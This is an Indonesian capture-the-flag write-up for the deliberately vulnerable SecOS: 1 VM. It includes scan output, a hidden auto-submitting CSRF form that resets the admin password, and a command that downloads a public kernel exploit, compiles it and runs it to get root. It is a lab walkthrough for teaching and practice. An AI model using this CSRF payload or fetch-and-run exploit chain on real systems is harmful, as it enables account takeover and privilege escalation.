


SecOS: 1

Reja Revaldy F

Penyelesaian

$ sudo netdiscover


IP Machine : 192.168.1.10

$ nmap -sV -A 192.168.1.10

```
┌─[parrot@parrot]─[~/CTF/secos]
└──╼ $nmap -sV -A 192.168.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-28 10:18 BST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 9bd932f51d1988d3e7aff04e21767ac8 (DSA)
|   2048 90b03d99ed5b1be1d4e6b5dde97089f5 (RSA)
|   256 782ad9e3638324dc2ad4f64aac2c705a (ECDSA)
|_  256 a1777bf2310b81cef2094706e6b080fa (ED25519)
8081/tcp open  http    Node.js (Express middleware)
|_http-title: Secure Web App
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
```


Port 8081



$ nikto -h 192.168.1.10 -port 8081

```
┌──[parrot@parrot]─[~/CTF/secos]
└──╼ $cat nikto.txt
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        8081
+ Start Time:         2023-06-28 10:21:44 (GMT1)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Cookie connect.sid created without the httponly flag
+ Retrieved x-powered-by header: Express
+ Server leaks inodes via ETags, header found with file /, fields: 0x1712805571
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET
+ OSVDB-27071: /phpimageview.php?pic=javascript:alert(8754): PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS).  http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3931: /myphpnuke/links.php?op=search&query=[script]alert('Vulnerable);[/script]?query=: myphpnuke is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3931: /myphpnuke/links.php?op=MostPopular&ratenum=[script]alert(document.cookie);[/script]&ratetype=percent: myphpnuke is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload&name=Members_List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-4598: /members.asp?SF=%22;}alert(223344);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-2946: /forum_members.asp?find=%22;}alert(9823);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3092: /login/: This might be interesting...
+ 6544 items checked: 24 error(s) and 13 item(s) reported on remote host
+ End Time:           2023-06-28 10:22:02 (GMT1) (18 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Disini objektif kita adalah mendapatkan akses root dan mendapatkan flag di folder /root/flag.txt




Saya melakukan spidering di web tersebut dan menemukan hint yaitu

First: the admin visits the website (really) frequently
Second: He runs it locally, on 127.0.0.1.
Third: CSRF and /(http:\/\/[-\/\.\w:0-9\?&]+)/gi, I think that's enough


Disini kita tau bahwa admin sering mengecek website dan menjalankannya secara local di 127.0.0.1



Disini kita tau bahwa user yang memiliki hak akses admin adalah user spiderman



Disini kita juga bisa mengirimkan pesan ke user lain



Lalu kita disini bisa menggunakan form ini untuk mengganti passwordnya dengan mengubah value yang ada.

Oke dari informasi diatas saya simpulkan kita bisa mengirimkan form ke admin agar dia melakukan pengecekkan (sesuai hint), jadi disini saya ingin melakukan serangan CSRF dengan membuat form hidden yang saya sisipkan js sederhana agar form tersubmit (disini saya mencoba untuk mengganti passwordnya). saya bait dengan gambar kucing lucu agar admin membukannya


```
 GNU nano 5.4                                                  index.html
<html>
<body>
<form name="changepass" method="post" action="http://127.0.0.1:8081/change-password">
<input type="hidden" name="username" value="spiderman">
<input type="hidden" name="password" value="kucinglucu">
</form>

<img src=="https://media.tenor.com/NQfq1liFH-8AAAAd/byuntear-sad.gif" />

<script type="text/javascript">
document.changepass.submit();
</script>
</body>
</html>
```

Setelah itu saya jalankan server secara lokal, menggunakan python


```
┌─[parrot@parrot]─[~/CTF/secos/test]
└──╼ $python3 -m http.server 3030
Serving HTTP on 0.0.0.0 port 3030 (http://0.0.0.0:3030/) ...
```



Lalu langsung saja saya coba kirimkan pesan tersebut dan tunggu user spiderman membuka pesan tersebut.


```
┌─[parrot@parrot]─[~/CTF/secos/test]
└──╼ $python3 -m http.server 3030
Serving HTTP on 0.0.0.0 port 3030 (http://0.0.0.0:3030/) ...
192.168.1.10 - - [28/Jun/2023 11:10:03] "GET / HTTP/1.1" 200 -
192.168.1.10 - - [28/Jun/2023 11:10:03] code 404, message File not found
192.168.1.10 - - [28/Jun/2023 11:10:03] "GET /=%22https://media.tenor.com/NQfq1liFH-8
AAAAd/byuntear-sad.gif%22 HTTP/1.1" 404 -
```

Tampaknya dari log ini admin telah membuka pesan tersebut dan langsung saja saya coba masukkan user dan passwordnya.



Dan BERHASIL!

Karena kita diharuskan mendapatkan flagnya di root/flag.txt maka saya coba masukkan di url



Dan ternyata tidak bisa diakses, karena saya ingat port SSH terbuka dan di pesan admin terdapat sebuah password. kenapa tidak saya coba?

$ ssh -l spiderman 192.168.1.10

```
┌─[parrot@parrot]─[~/CTF/secos/test]
└──╼ $ssh -l spiderman 192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ECDSA key fingerprint is SHA256:4nRxgJJ7f15sHQOpTa34kiMxz4zlDKHaK0j3NCxaqIQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ECDSA) to the list of known hosts.
spiderman@192.168.1.10's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Jun 28 12:03:13 CEST 2023

  System load: 0.0               Memory usage: 2%   Processes:       63
  Usage of /:  23.3% of 6.50GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed May  7 18:19:57 2014 from 192.168.56.1
spiderman@SecOS-1:~$
```

Dan login ke ssh BERHASIL!

Oke sekarang kita cuman harus melakukan privilege escalation. pertama tama kita harus melakukan pencarian informasi terhadap mesin, yang saya dapatkan adalah :

1. Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)
2. Linux SecOS-1 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:08:14 UTC 2014 i686 athlon i686 GNU/Linux

Langsung saja saya cari di exploit db

Langsung saja saya salin dan compile lalu saya masukkan ke server "https://www.exploit-db.com/exploits/37292"

```
spiderman@SecOS-1:~$ wget https://www.exploit-db.com/download/37292
--2023-06-28 12:51:45--  https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'

100%[=============================================================================================================================>]

2023-06-28 12:51:46 (1.28 GB/s) - '37292' saved [5119/5119]

spiderman@SecOS-1:~$ mv 37292 exploit.c && gcc exploit.c -o exploit && chmod +x exploit && ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#
```

$ wget https://www.exploit-db.com/download/37292
$ mv 37292 exploit.c && gcc exploit.c -o exploit && chmod +x exploit && ./exploit

```
# whoami
root
# cat /root/flag.txt
Hey,

Congrats, you did it !

The flag for this first (VM) is: MickeyMustNotDie.
Keep this flag because it will be needed for the next VM.

If you liked the Web application, the code is available on Github.
(https://github.com/PaulSec/VNWA)

There should be more VMs to come in the next few weeks/months.

Twitter: @PaulWebSec
GitHub : PaulSec
#
```

FLAG : MickeyMustNotDie.